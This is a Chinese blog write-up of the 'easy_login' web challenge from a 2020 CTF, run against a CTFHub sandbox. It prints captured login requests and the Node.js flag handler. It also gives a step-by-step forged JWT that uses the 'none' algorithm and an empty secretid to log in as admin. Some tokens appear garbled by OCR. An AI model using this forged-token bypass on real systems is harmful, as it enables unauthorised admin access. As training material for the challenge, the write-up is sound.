2020-数字中国创新大赛虎符网络安全赛道-Web-easy_login


原创

swpu_jx_1998 于 2022-03-27 22:09:26 发布 4109 收藏


分类专栏： CTFHUB 文章标签： web安全 安全


本文链接：https://blog.csdn.net/weixin_40872714/article/details/123782194

2020-数字中国创新大赛虎符网络安全赛道-Web-easy_login



先注册一个账号






然后登录，抓包，可以看到authorization是jwt格式


```
POST /api/login HTTP/1.1
Host: challenge-cle8ff46ded8928f.sandbox.ctfhub.com:10800
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 222
Origin: http://challenge-cle8ff46ded8928f.sandbox.ctfhub.com:10800
Connection: close
Referer: http://challenge-cle8ff46ded8928f.sandbox.ctfhub.com:10800/login

username=123456&password=123456&authorization=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzZWNyZXRpZCI6MCwidXNlcm5hbWUiOiIxMjM0NTYiLCJwYXNzd29yZCI6IjEyMzQ1NiIsImlhdCI6MTY00DM4Nz
kwMn0.UstK3z9w-_E171WVaFR98THb-DJbzDXhox-lo2FbXcY
```


解密发现就是我们的登录账号密码



登录之后点击get flag，提示全权限拒绝



因为提示了是Node.js框架，关于权限的代码文件会在/controllers/api.js 可以看到 需要admin用户的权限

```
'GET /api/flag': async (ctx, next) => {
    if(ctx.session.username !== 'admin'){
        throw new APIError('permission error', 'permission denied');
    }

    const flag = fs.readFileSync('/flag').toString();
    ctx.rest({
        flag
    });

    await next();
},
```


那么很明显我们需要修改自己的token进行权限绕过
不知道密钥，将加密方式改为none

```
{
  "alg": "none",
  "typ": "JWT"
}
```

```
ewogICJhbGciOiAibm9uZSIsCiAgInR5cCI6ICJKV1QiCn0=
```


修改secretid 为空，username为admin

```
{
  "secretid": [],
  "username": "admin",
  "password": "123456"
```

```
"iat": 1648387902
}
```

```
ewogICJzZWNyZXRpZCI6IFtdLAogICJ1c2VybmFtZSI6ICJhZG1pbiIsCiAgInBhc3N3b3JkIjogIjEyMzQ1NiIsCiAgImlhdCI6IDE2NDgzODc5MDIKfQ==
```


组合为payload

ewogICJhbGciOiAibm9uZSIsCiAgInR5cCI6ICJKV1QiCn0.ewogICJzZWNyZXRpZCI6IFtdLAogICJ1c2VybmFtZSI6ICJhZG1pbiIsCiAgInBhc3N3b3JkIjogIjEyMzQ1NiIsCiAgImlhdCI6IDE2NDgzODc5MDIKfQ.

重新登录抓包，修改username和authorization

```
POST /api/login HTTP/1.1
Host: challenge-cle8ff46ded8928f.sandbox.ctfhub.com:10800
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 222
Origin: http://challenge-cle8ff46ded8928f.sandbox.ctfhub.com:10800
Connection: close
Referer: http://challenge-cle8ff46ded8928f.sandbox.ctfhub.com:10800/login
Cookie: sses:aok=eyJlc2VybmFtZSI6bnVsbCwiX2V4cGlyZSI6MTY0ODQ3NjI5NTYzNiwiX2lheEFnZSI60DY0MDAwMDB9; sses:aok.sig=
-KvQscJfiQqKFparccx5-EYgrLc

username=admin&password=123456&authorization=
ewogICJhbGciOiAibm9uZSIsCiAgInR5cCI6ICJKV1QiCn0.ewogICJzZWNyZXRpZCI6IFtdLAogICJ1c2VybmFtZSI6ICJhZGlpbiIsCiAgInBhc3N3b3JkIjogIjEyMzQlNiIsCiAgImlhdCI6IDE2NDgz0Dc5MDIKfQ.
```


登录之后点击get falg 抓包，获得flag